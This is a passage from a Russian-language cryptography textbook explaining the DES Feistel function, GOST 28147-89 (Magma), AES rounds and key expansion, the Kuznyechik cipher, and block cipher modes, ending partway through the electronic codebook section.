


Рис. 5.6 – Функция Фейстеля шифра DES

Эти 32 бита проходят через функцию расширения, которая с помощью дублирования отдельных битов превращает их в 48 бит. Они суммируются побитово по модулю 2 с раундовым ключом. Результат подаётся на вход 8 s-блоков, которые работают как таблицы замен последовательности из 6 бит в 4 бита (каждый блок). На выходе s-блоков получаются $8 \times 4 = 32$ бита, которые попадают в p-блок перестановки. Результат работы p-блока является результатом функции Фейстеля для одного раунда шифра DES.

Интересно отметить, что изначально автором предполагалось использовать ключ в 128 бит, но под напором АНБ (Агентство на-

циональной безопасности, англ. *National Security Agency, NSA*) он был сокращён до 56 бит, что на тот момент составляло вполне достаточную для криптостойкости величину. Кроме того, АНБ указало обязательные к использованию s-блоки (таблицы замен). Много позже, в 90-х годах, когда были разработаны методы линейного и дифференциального криптоанализа, выяснилось, что предложенные АНБ в 70-х годах s-блоки устойчивы к данным методам криптоанализа, как будто специально делались с учётом возможности их использования.

5.5. ГОСТ 28147-89

Российский стандарт шифрования, получивший известность как ГОСТ 28147-89 ([120]), относится к действующим симметричным одноключевым криптографическим алгоритмам. Он зарегистрирован 2 июня 1989 года и введён в действие Постановлением Государственного комитета СССР по стандартам от 02.06.89 №1409. В настоящий момент шифр известен под названиями «ГОСТ» («GOST») и «Магма». Последнее название появилось в стандарте ГОСТ Р 34.12-2015 [106], описывающем как данный блочный шифр, так и более новый шифр «Кузнечик», о котором будет рассказано в разделе 5.7.

ГОСТ 28147-89 устанавливает единый алгоритм криптографических преобразований для систем обмена информацией в вычислительных сетях и определяет правила шифрования и расшифрования данных, а также выработки имитовставки. Основные параметры шифра таковы: размер блока составляет 64 бита, число раундов $m = 32$, имеется 8 ключей по 32 бита каждый, так что общая длина ключа – 256 бит. Основа алгоритма – цепочка ячеек Фейстеля.

Структурная схема алгоритма шифрования представлена на рис. 5.7 и включает:

- ключевое запоминающее устройство (КЗУ) на 256 бит, которое состоит из восьми 32-разрядных накопителей $(X_0, X_1, X_2, X_3, X_4, X_5, X_6, X_7)$ и содержит сеансовые ключи шифрования одного раунда;
- 32-разрядный сумматор $\boxplus$ по модулю 2^{32};




Рис. 5.7 – Схема ГОСТ 28147-89

- сумматор $\oplus$ по модулю 2;
- блок подстановки (S);
- регистр циклического сдвига на одиннадцать шагов в сторону старшего разряда (R).

Блок подстановки (S) состоит из 8 узлов замены – s-блоков с памятью на 64 бита каждый. Поступающий на вход блока подстановки 32-разрядный вектор разбивается на 8 последовательных 4-разрядных векторов, каждый из которых преобразуется в 4-разрядный вектор соответствующим узлом замены. Узел замены представляет собой таблицу из 16 строк, содержащих по 4 бита в строке. Входной вектор определяет адрес строки в таблице, заполнение данной строки является выходным вектором. Затем 4-разрядные выходные векторы последовательно объединяются в 32-разрядный вектор.

При перезаписи информации содержимое i-го разряда одного накопителя переписывается в i-й разряд другого накопителя.

Ключ, определяющий заполнение КЗУ, и таблицы блока подстановки K являются секретными элементами.

Стандарт не накладывает ограничений на степень секретности защищаемой информации.

ГОСТ 28147-89 удобен как для аппаратной, так и для программной реализаций.

Алгоритм имеет четыре режима работы:

- простой замены,
- гаммирования,
- гаммирования с обратной связью,
- выработки имитовставки.

Из них первые три – режимы шифрования, а последний – генерирования имитовставки (другие названия: инициализирующий вектор, синхропосылка). Подробно данные режимы описаны в следующем разделе.

5.6. Стандарт шифрования США AES

До 2001 г. стандартом шифрования данных в США был DES (аббревиатура от Data Encryption Standard), который был принят в 1980 году. Входной блок открытого текста и выходной блок шифрованного текста DES составляли по 64 бита каждый, длина ключа – 56 бит (до процедуры расширения). Алгоритм основан на ячейке Фейстеля с s-блоками и таблицами расширения и перестановки битов. Количество раундов – 16.

Для повышения криптостойкости и замены стандарта DES был объявлен конкурс на новый стандарт AES (аббревиатура от Advanced Encryption Standard). Победителем конкурса стал шифр Rijndael. Название составлено с использованием первых слогов фамилий его создателей (Rijmen и Daemen). В русскоязычном варианте читается как «Рэндал» [112]. 26 ноября 2001 года шифр был утверждён в качестве стандарта FIPS 197 и введён в действие 26 мая 2002 года [34].

AES – это раундовый блочный шифр с переменной длиной ключа (128, 192 или 256 бит) и фиксированными длинами входного и выходного блоков (128 бит).

5.6.1. Состояние, ключ шифрования и число раундов

Различные преобразования воздействуют на результат промежуточного шифрования, называемый *состоянием* (State). Состояние представлено (4×4)-матрицей из байтов $a_{i,j}$.

Ключ шифрования раунда (Key) также представляется прямоугольной $(4 \times \mathsf{Nk})$-матрицей из байтов $k_{i,j}$, где Nk равно длине ключа, разделённой на 32, то есть 4, 6 или 8.

Эти представления приведены ниже:

$$\mathsf{State} = \begin{bmatrix} a_{0,0} & a_{0,1} & a_{0,2} & a_{0,3} \\ a_{1,0} & a_{1,1} & a_{1,2} & a_{1,3} \\ a_{2,0} & a_{2,1} & a_{2,2} & a_{2,3} \\ a_{3,0} & a_{3,1} & a_{3,2} & a_{3,3} \end{bmatrix},$$

$$\mathsf{Key} = \begin{bmatrix} k_{0,0} & k_{0,1} & k_{0,2} & k_{0,3} \\ k_{1,0} & k_{1,1} & k_{1,2} & k_{1,3} \\ k_{2,0} & k_{2,1} & k_{2,2} & k_{2,3} \\ k_{3,0} & k_{3,1} & k_{3,2} & k_{3,3} \end{bmatrix}.$$

Иногда блоки символов интерпретируются как одномерные последовательности из 4-байтных векторов, где каждый вектор является соответствующим столбцом прямоугольной таблицы. В этих случаях таблицы можно рассматривать как наборы из 4, 6 или 8 векторов, нумеруемых в диапазоне $0 \ldots 3$, $0 \ldots 5$ или $0 \ldots 7$ соответственно. В тех случаях, когда нужно пометить индивидуальный байт внутри 4-байтного вектора, используется обозначение (a, b, c, d), где a, b, c, d соответствуют байтам в одной из позиций (0, 1, 2, 3) в столбце или векторе.

Входные и *выходные* блоки шифра AES рассматриваются как последовательности 16 байтов $(a_0, a_1, \ldots, a_{15})$. Преобразование входного блока $(a_0, \ldots, a_{15})$ в исходную (4×4)-матрицу состояния State или преобразование конечной матрицы состояния в выходную последовательность проводится по правилу (запись по столбцам):

$$a_{i,j} = a_{i+4j}, \ i = 0 \ldots 3, \ j = 0 \ldots 3.$$

Аналогично ключ шифрования может рассматриваться как последовательность байтов $(k_0, k_1, \ldots, k_{4 \cdot \mathsf{Nk}-1})$, где $\mathsf{Nk} = 4, 6, 8$. Число байтов в этой последовательности равно 16, 24 или 32, а номера этих байтов находятся в интервалах $0 \ldots 15$, $0 \ldots 23$ или $0 \ldots 31$ соответственно. $(4 \times \mathsf{Nk})$-матрица ключа шифрования Key задаётся по правилу:

$$k_{i,j} = k_{i+4j}, \ i = 0 \ldots 3, \ j = 0 \ldots \mathsf{Nk} - 1.$$

Число раундов Nr зависит от длины ключа. Его значения приведены в таблице ниже.

Длина ключа, биты	128	192	256
Nk	4	6	8
Число раундов Nr	10	12	14

5.6.2. Операции в поле

При переходе от одного раунда к другому матрицы *состояния* и *ключа шифрования раунда* подвергаются ряду преобразований. Преобразования могут осуществляться над:

- отдельными байтами или парами байтов (необходимо определить операции сложения и умножения);
- столбцами матрицы, которые рассматриваются как 4-мерные векторы с соответствующими байтами в качестве элементов;
- строками матрицы.

В алгоритме шифрования AES байты рассматриваются как элементы поля $\mathbb{GF}(2^8)$, а вектор-столбцы из четырёх байтов – как многочлены третьей степени над полем $\mathbb{GF}(2^8)$. В приложении A дано подробное описание этих операций.

Хотя определение операций дано через их математическое представление, в реализациях шифра AES активно используются таблицы с заранее вычисленными результатами операций над отдельными байтами, включая взятие обратного элемента и перемножение элементов в поле $\mathbb{GF}(2^8)$ (на что требуется 256 байт и 64 КиБ памяти соответственно).

5.6.3. Операции одного раунда шифрования

В каждом раунде шифра AES, кроме последнего, производятся следующие 4 операции:

- замена байтов, SubBytes;
- сдвиг строк, ShiftRows;
- перемешивание столбцов, MixColumns;

- добавление текущего ключа, AddRoundKey.

В обозначениях, близких к языку C, можно записать программу в следующем виде:

```
Round(State, RoundKey){
    SubBytes(State);
    ShiftRows(State);
    MixColumns(State);
    AddRoundKey(State, RoundKey);
}
```

В последнем раунде исключается операция «перемешивание столбцов». Этот раунд можно записать в следующем виде:

```
Round(State, RoundKey){
    SubBytes(State);
    ShiftRows(State);
    AddRoundKey(State, RoundKey);
}
```

В этих обозначениях все «функции», а именно: Round, SubBytes, ShiftRows, MixColumns и AddRoundKey воздействуют на матрицы, определяемые указателем (State, RoundKey). Сами преобразования описаны в следующих разделах.

Замена байтов SubBytes

Нелинейная операция «замена байтов» действует независимо на каждый байт $a_{i,j}$ текущего состояния. Таблица замены (или s-блок) является обратимой и формируется последовательным применением двух преобразований.

1. Сначала байт a представляется как элемент $a(x)$ поля Галуа $\mathbb{GF}(2^8)$ и заменяется на обратный элемент $a^{-1} \equiv a^{-1}(x)$ в поле. Байт $'00'$, для которого обратного элемента не существует, переходит сам в себя.

2. Затем к обратному байту $a^{-1} = (x_0, x_1, x_2, x_3, x_4, x_5, x_6, x_7)$ применяется аффинное преобразование над полем $\mathbb{GF}(2^8)$

следующего вида:

$$\begin{bmatrix} y_0 \\ y_1 \\ y_2 \\ y_3 \\ y_4 \\ y_5 \\ y_6 \\ y_7 \end{bmatrix} = \begin{bmatrix} 1 & 0 & 0 & 0 & 1 & 1 & 1 & 1 \\ 1 & 1 & 0 & 0 & 0 & 1 & 1 & 1 \\ 1 & 1 & 1 & 0 & 0 & 0 & 1 & 1 \\ 1 & 1 & 1 & 1 & 0 & 0 & 0 & 1 \\ 1 & 1 & 1 & 1 & 1 & 0 & 0 & 0 \\ 0 & 1 & 1 & 1 & 1 & 1 & 0 & 0 \\ 0 & 0 & 1 & 1 & 1 & 1 & 1 & 0 \\ 0 & 0 & 0 & 1 & 1 & 1 & 1 & 1 \end{bmatrix} \cdot \begin{bmatrix} x_0 \\ x_1 \\ x_2 \\ x_3 \\ x_4 \\ x_5 \\ x_6 \\ x_7 \end{bmatrix} + \begin{bmatrix} 1 \\ 1 \\ 0 \\ 0 \\ 0 \\ 1 \\ 1 \\ 0 \end{bmatrix}.$$

В полиномиальном представлении это аффинное преобразование имеет вид

$$Y(z) = (z^4)X(z)(1 + z + z^2 + z^3 + z^4) \mod (1 + z^8) + F(z).$$

Применение описанных операций s-блока ко всем байтам текущего состояния обозначено

$$\mathsf{SubBytes(State)}.$$

Обращение операции SubBytes(State) также является заменой байтов. Сначала выполняется обратное аффинное преобразование, а затем от полученного байта берётся обратный.

Сдвиг строк ShiftRows

Для выполнения операции «сдвиг строк» строки в таблице текущего состояния циклически сдвигаются влево. Величина сдвига различна для различных строк. Строка 0 не сдвигается вообще. Строка 1 сдвигается на $C_1 = 1$ позицию, строка 2 – на $C_2 = 2$ позиции, строка 3 – на $C_3 = 3$ позиции.

Перемешивание столбцов MixColumns

При выполнении операции «перемешивание столбцов» столбцы матрицы текущего состояния рассматриваются как многочлены над полем $\mathbb{GF}(2^8)$ и умножаются по модулю многочлена $y^4 + 1$ на фиксированный многочлен $\mathbf{c}(y)$, где

$$\mathbf{c}(y) = '03'y^3 + '01'y^2 + '01'y + '02'.$$

Этот многочлен взаимно прост с многочленом $y^4 + 1$ и, следовательно, обратим. Перемножение удобнее проводить в матричном виде. Если $\mathbf{b}(y) = \mathbf{c}(y) \otimes \mathbf{a}(y)$, то

$$\begin{bmatrix} b_0 \\ b_1 \\ b_2 \\ b_3 \end{bmatrix} = \begin{bmatrix} '02' & '03' & '01' & '01' \\ '01' & '02' & '03' & '01' \\ '01' & '01' & '02' & '03' \\ '03' & '01' & '01' & '02' \end{bmatrix} \cdot \begin{bmatrix} a_0 \\ a_1 \\ a_2 \\ a_3 \end{bmatrix}.$$

Обратная операция состоит в умножении на многочлен $\mathbf{d}(y)$, обратный многочлену $\mathbf{c}(y)$ по модулю $y^4 + 1$, то есть

$$('03'y^3 + '01'y^2 + '01'y + '02') \otimes \mathbf{d}(y) = '01'.$$

Этот многочлен равен

$$\mathbf{d}(y) = '0B'y^3 + '0D'y^2 + '09'y + '0E'.$$

Добавление ключа раунда AddRoundKey

Операция «добавление ключа раунда» состоит в том, что матрица текущего состояния складывается по модулю 2 с матрицей ключа текущего раунда. Обе матрицы должны иметь одинаковые размеры. Матрица ключа раунда вычисляется с помощью процедуры *расширения ключа*, описанной ниже. Операция «добавление ключа раунда» обозначается AddRoundKey(State, RoundKey).

$$\begin{bmatrix} a_{0,0} & a_{0,1} & a_{0,2} & a_{0,3} \\ a_{1,0} & a_{1,1} & a_{1,2} & a_{1,3} \\ a_{2,0} & a_{2,1} & a_{2,2} & a_{2,3} \\ a_{3,0} & a_{3,1} & a_{3,2} & a_{3,3} \end{bmatrix} \oplus \begin{bmatrix} k_{0,0} & k_{0,1} & k_{0,2} & k_{0,3} \\ k_{1,0} & k_{1,1} & k_{1,2} & k_{1,3} \\ k_{2,0} & k_{2,1} & k_{2,2} & k_{2,3} \\ k_{3,0} & k_{3,1} & k_{3,2} & k_{3,3} \end{bmatrix} =$$

$$= \begin{bmatrix} b_{0,0} & b_{0,1} & b_{0,2} & b_{0,3} \\ b_{1,0} & b_{1,1} & b_{1,2} & b_{1,3} \\ b_{2,0} & b_{2,1} & b_{2,2} & b_{2,3} \\ b_{3,0} & b_{3,1} & b_{3,2} & b_{3,3} \end{bmatrix}.$$

5.6.4. Процедура расширения ключа

Матрица ключа текущего раунда вычисляется из исходного ключа шифра с помощью специальной процедуры, состоящей из

расширения ключа и выбора раундового ключа. Основные принципы этой процедуры состоят в следующем:

- суммарная длина ключей всех раундов равна длине блока, умноженной на увеличенное на 1 число раундов. Для блока длины 128 бит и 10 раундов общая длина всех ключей раундов равна 1408;
- с помощью ключа шифра находят *расширенный ключ*;
- ключи *раунда* выбираются из *расширенного* ключа по правилу: ключ первого раунда состоит из первых 4 столбцов матрицы расширенного ключа, второй ключ – из следующих 4 столбцов и т. д.

Расширенный ключ – это матрица W, состоящая из $4(\mathsf{Nr}+1)$ 4-байтных вектор-столбцов, каждый столбец i обозначается $\mathsf{W}[i]$.

Далее рассматривается только случай, когда ключ шифра состоит из 16 байтов. Первые $\mathsf{Nk}=4$ столбца содержат ключ шифра. Остальные столбцы вычисляются рекурсивно из столбцов с меньшими номерами.

Для $\mathsf{Nk}=4$ имеем 16-байтный ключ

$$\mathsf{Key}=(\mathsf{Key}[0],\mathsf{Key}[1],\ldots,\mathsf{Key}[15]).$$

Приведём алгоритм расширения ключа для $\mathsf{Nk}=4$.

Алгоритм 1 KeyExpansion(Key, W)

```
for i = 0 to Nk − 1 do
  W[i] = (Key[4i], Key[4i + 1], Key[4i + 2], Key[4i + 3])^T;
end for
for i = Nk to 4(Nr + 1) − 1 do
  temp = W[i − 1];
  if (i = 0 mod Nk) then
    temp = SubWord(RotWord(temp)) ⊕ Rcon[i / Nk];
  end if
  W[i] = W[i − Nk] ⊕ temp;
end for
```

Здесь $\mathsf{SubWord}(\mathsf{W}[i])$ обозначает функцию, которая применяет операцию «замена байтов» (или s-блок) SubBytes к каждому из 4

байтов столбца $\mathsf{W}[i]$. Функция $\mathsf{RotWord}(\mathsf{W}[i])$ осуществляет циклический сдвиг вверх байт столбца $\mathsf{W}[i]$: если $\mathsf{W}[i] = (a, b, c, d)^T$, то $\mathsf{RotWord}(\mathsf{W}[i]) = (b, c, d, a)^T$. Векторы-константы $\mathsf{Rcon}[i]$ определены ниже.

Как видно из этого описания, первые $\mathsf{Nk} = 4$ столбца заполняются ключом шифра. Все следующие столбцы $\mathsf{W}[i]$ равны сумме по модулю 2 предыдущего столбца $\mathsf{W}[i-1]$ и столбца $\mathsf{W}[i-4]$. Для столбцов $\mathsf{W}[i]$ с номерами i, кратными $\mathsf{Nk} = 4$, к столбцу $\mathsf{W}[i-1]$ применяются операции $\mathsf{RotWord}(\mathsf{W})$ и $\mathsf{SubWord}(\mathsf{W})$, а затем производится суммирование по модулю 2 со столбцом $\mathsf{W}[i-4]$ и константой раунда $\mathsf{Rcon}[i \,/\, 4]$.

Векторы-константы раундов определяются следующим образом:

$$\mathsf{Rcon}[i] = (\mathsf{RC}[i], '00', '00', '00')^T,$$

где байт $\mathsf{RC}[1] = '01'$, а байты $\mathsf{RC}[i] = \alpha^{i-1}$, $i = 2, 3, \ldots$; байт $\alpha = '02'$ – это примитивный элемент поля $\mathbb{GF}(2^8)$.

Пример. Пусть $\mathsf{Nk} = 4$. В этом случае ключ шифра имеет длину 128 бит. Найдём столбцы расширенного ключа. Столбцы $\mathsf{W}[0], \mathsf{W}[1], \mathsf{W}[2], \mathsf{W}[3]$ непосредственно заполняются битами ключа шифра. Номер следующего столбца $\mathsf{W}[4]$ кратен Nk, поэтому

$$\mathsf{W}[4] = \mathsf{SubWord}(\mathsf{RotWord}(\mathsf{W}[3])) \oplus \mathsf{W}[0] \oplus \begin{bmatrix} '01' \\ '00' \\ '00' \\ '00' \end{bmatrix}.$$

Далее имеем:

$$\begin{aligned} \mathsf{W}[5] &= \mathsf{W}[4] \oplus \mathsf{W}[1], \\ \mathsf{W}[6] &= \mathsf{W}[5] \oplus \mathsf{W}[2], \\ \mathsf{W}[7] &= \mathsf{W}[6] \oplus \mathsf{W}[3]. \end{aligned}$$

Затем:

$$\mathsf{W}[8] = \mathsf{SubWord}(\mathsf{RotWord}(\mathsf{W}[7])) \oplus \mathsf{W}[4] \oplus \begin{bmatrix} \alpha \\ '00' \\ '00' \\ '00' \end{bmatrix},$$

$$\begin{aligned} \mathsf{W}[9] &= \mathsf{W}[8] \oplus \mathsf{W}[5], \\ \mathsf{W}[10] &= \mathsf{W}[9] \oplus \mathsf{W}[6], \\ \mathsf{W}[11] &= \mathsf{W}[10] \oplus \mathsf{W}[7] \end{aligned}$$

и т. д.

Ключ i-го раунда состоит из столбцов матрицы расширенного ключа

$$\mathsf{RoundKey} = (\mathsf{W}[4(i-1)], \mathsf{W}[4(i-1)+1], \ldots, \mathsf{W}[4i-1]).$$

В настоящее время американский стандарт шифрования AES де-факто используется во всём мире в негосударственных системах передачи данных, если позволяет законодательство страны. С 2010 года процессоры Intel поддерживают специальный набор инструкций для шифра AES.

5.7. Шифр «Кузнечик»

В июне 2015 года в России был принят новый стандарт блочного шифрования ГОСТ Р 34.12-2015 [106]. Данный стандарт включает в себя два блочных шифра – старый ГОСТ 28147-89, получивший теперь название «Магма», и новый шифр со 128-битным входным блоком, получившим название «Кузнечик».

В отличие от шифра «Магма», новый шифр «Кузнечик» основан на SP-сети (сети замен и перестановок), то есть основан на серии обратимых преобразований, а не на ячейке Фейстеля. Как и другие популярные шифры, он является блочным раундовым шифром и имеет выделенную процедуру выработки раундовых ключей. Шифр работает с блоками открытого текста по 128 бит, а размер ключа шифра составляет 256 бит. Отдельный раунд шифра «Кузнечик» состоит из операции наложения ключа, нелинейного и линейного преобразований, как изображено на рис. 5.8. Всего в алгоритме 10 раундов, последний из которых состоит только из операции наложения ключа.




Рис. 5.8 – Один раунд шифрования в алгоритме «Кузнечик»

Нелинейное преобразование S разбивает блок данных из 128 бит на 16 блоков по 8 бит в каждом, как показано на рис. 5.9.




Рис. 5.9 – Нелинейное преобразование S в алгоритме «Кузнечик»

Каждый из 16 восьмибитных блоков a трактуется как целое беззнаковое число $\mathrm{Int}_8 a$ и выступает в качестве индекса в заданном массиве констант π'. Значение по индексу $\mathrm{Int}_8 a$ в массиве констант π' обратно преобразуется в двоичный вид и выступает в качестве одного из 16 выходных блоков нелинейного преобразования S.

π' = (252, 238, 221, 17, 207, 110, 49, 22, 251, 196, 250, 218, 35, 197, 4, 77, 233, 119, 240, 219, 147, 46, 153, 186, 23, 54, 241. 187, 20, 205, 95, 193, 249, 24, 101, 90, 226, 92, 239, 33, 129, 28, 60, 66, 139, 1, 142, 79, 5, 132, 2, 174, 227, 106, 143, 160, 6, 11, 237, 152, 127, 212, 211, 31, 235, 52, 44, 81, 234, 200, 72, 171, 242, 42, 104, 162, 253, 58, 206, 204, 181, 112, 14, 86, 8, 12, 118, 18, 191, 114, 19, 71, 156, 183, 93, 135, 21, 161, 150, 41, 16, 123, 154, 199, 243, 145, 120, 111, 157, 158, 178, 177, 50, 117, 25, 61, 255, 53, 138, 126, 109, 84, 198, 128, 195, 189, 13, 87, 223, 245, 36, 169, 62, 168, 67, 201, 215, 121, 214, 246, 124, 34, 185, 3, 224, 15, 236, 222, 122, 148, 176, 188, 220, 232, 40, 80, 78, 51, 10, 74, 167, 151, 96, 115, 30, 0, 98, 68, 26, 184, 56, 130, 100, 159, 38, 65, 173, 69, 70, 146, 39, 94, 85, 47, 140, 163, 165, 125, 105, 213, 149, 59, 7, 88, 179, 64, 134, 172, 29, 247, 48, 55, 107, 228, 136, 217, 231, 137, 225, 27, 131, 73, 76, 63, 248, 254, 141, 83, 170, 144, 202, 216, 133, 97, 32, 113, 103, 164, 45, 43, 9, 91, 203, 155, 37, 208, 190, 229, 108, 82, 89, 166, 116, 210, 230, 244, 180, 192, 209, 102, 175, 194, 57, 75, 99, 182).

Линейное преобразование L состоит из 16 операций линейного

преобразования R, то есть $L = R^{16}$. Линейное преобразование R, в свою очередь, использует блок из 128 бит как начальные значения 8 битовых ячеек регистра сдвига, связанного с 16 ячейками линейной обратной связью (РСЛОС), как показано на рис. 5.10. При сдвиге вычисляется сумма значений ячеек, домноженных на 16 констант. Значения ячеек и константы трактуются как элементы поля Галуа $GF(2^8)$ с модулем $p(x) = x^8 + x^7 + x^6 + x + 1$ (см. раздел А.3.5), умножение и сложение также проходят в этом поле.




Рис. 5.10 – Линейное преобразование R в алгоритме «Кузнечик»

Алгоритм развёртывания ключа основан на ячейке Фейстеля, хотя и не использует её ключевую особенность – обратимость. Начало алгоритма изображено на рис. 5.11.

- Целые числа i от 1 до 32 представляются в виде двоичных векторов по 128 бит. К каждому из них применяется линейное преобразование $L = R^{16}$, как было описано ранее. Получаются 32 константы $C_1, \ldots, C_{32}$.
- Первые два раундовых ключа K_1 и K_2 получаются разбиением мастер-ключа K (256 бит) на два блока по 128 бит каждый.
- Следующая пара раундовых ключей K_3 и K_4 получается из первой пары K_1 и K_2 применением 8 раундов ячейки




Рис. 5.11 – Часть алгоритма развёртывания ключа в «Кузнечике»

Фейстеля. В качестве функции Фейстеля, преобразующей один из блоков на каждом раунде, выступает преобразование $\mathrm{LSX}(C_i)$, $i = 1, \ldots, 8$. То есть (читая справа налево, как принято с операторами) побитовое сложение с заданной константой C_i, а потом нелинейное и линейное преобразования S и L, как они были описаны ранее.

- Все остальные пары раундовых ключей вплоть до K_9 и K_{10} получаются аналогичным образом (использованием предыдущей пары ключей и 8 констант C_i).

Так как и легальный отправитель, и легальный получатель используют функцию развёртывания ключа в прямом направлении, начиная с пары (K_1, K_2), заканчивая парой (K_9, K_{10}), то алгоритм никогда не «идёт назад» и не использует ключевую особенность ячейки Фейстеля – её обратимость.

В отличие от стандарта 1989 года новый стандарт не включает режимы сцепления блоков, они были вынесены в отдельный ГОСТ Р 34.13-2015 «Режимы работы блочных шифров» [107].

В работе 2015 года Бирюков, Перрин и Удовенко (англ. *Alex Biryukov, Léo Perrin, Aleksei Udovenko*, [13]) продемонстрировали,

что структура s-блока не является случайной, а получена в результате работы детерминированного алгоритма. Это может быть использовано для создания более быстрых реализаций алгоритма шифрования, но теоретически может быть и основой для атак на шифр.

5.8. Режимы работы блочных шифров

Перед шифрованием открытый текст M разбивают на части $M_1, M_2, \ldots, M_n$, называемые *блоками шифрования*. Размер блока зависит от используемого блочного шифра, и, как упоминалось ранее, для шифра «Магма» он составляет 64 бита, для AES и шифра «Кузнечик» – 128 бит.

$$M = M_1||M_2||\ldots||M_i.$$

Размер открытого текста может быть не кратен размеру блока шифрования. В этом случае для последнего блока применяют процедуру дополнения (удлинения) до стандартного размера. Процедура должна быть обратимой: после расшифрования последнего блока пакета лишние байты необходимо обнаружить и удалить. Некоторые способы дополнения:

- добавить один байт со значением 128, а остальные байты принять за нулевые;
- определить, сколько байтов надо добавить к последнему блоку, например b, и добавить b байтов со значением b в каждом.

После шифрования всех блоков открытого текста (блоков шифрования) получается набор блоков шифртекста $C_1, C_2, C_3, \ldots, C_n$. Обычно размер этих блоков равен размеру блока шифрования (точно не может быть меньше блока шифрования). Процедура, по которой этот из этого набора блоков получается итоговый шифртекст, называется режимом работы блочного шифра. Некоторые режимы работы могут оперировать не только блоками шифртекста, но и исходными блоками шифрования, номерами блоков и специальными векторами инициализации.

Существует несколько режимов работы блочных шифров: режим электронной кодовой книги, режим шифрования зацепленных блоков, режим обратной связи, режим шифрованной обратной связи, режим счётчика. Рассмотрим особенности каждого из этих режимов.

5.8.1. Электронная кодовая книга

В режиме электронной кодовой книги (англ. *Electronic Code Book, ECB*) открытый текст в пакете разделён на блоки

$$[M_1, M_2, \ldots, M_{n-1}, M_n].$$

В процессе шифрования каждому блоку M_j ставится в соответствие шифртекст C_j, определяемый с помощью ключа K:


$$C_j = E_K(M_j), \ j = 1, 2, \ldots, n.$$

Если в открытом тексте есть одинаковые блоки, то в шифрованном тексте им также соответствуют одинаковые блоки. Это даёт дополнительную информацию для криптоаналитика, что является недостатком этого режима. Другой недостаток состоит в том, что криптоаналитик может подслушивать, перехватывать, переставлять, воспроизводить ранее записанные блоки, нарушая конфиденциальность и целостность информации. Поэтому при работе в режиме электронной кодовой книги нужно вводить аутентификацию сообщений.

Шифрование в режиме электронной кодовой книги не использует сцепление блоков и синхропосылку (вектор инициализации). Поэтому для данного режима применима атака на различение сообщений, так как два одинаковых блока или два одинаковых открытых текста шифруются идентично.

На рис. 5.12 приведён пример шифрования графического файла морской звезды в формате BMP, 24 бита цветности на пиксель (рис. 5.12a), блочным шифром AES с длиной ключа 128 бит в режиме электронной кодовой книги (рис. 5.12b). В начале зашифрованного файла был восстановлен стандартный заголовок формата BMP. Как видно, в зашифрованном файле изображение всё равно различимо. BMP файл в данном случае содержит в самом нача-

(a) Исходный рисунок



(b) Рисунок, зашифрованный AES-128

Рис. 5.12 – Шифрование в режиме электронной кодовой книги

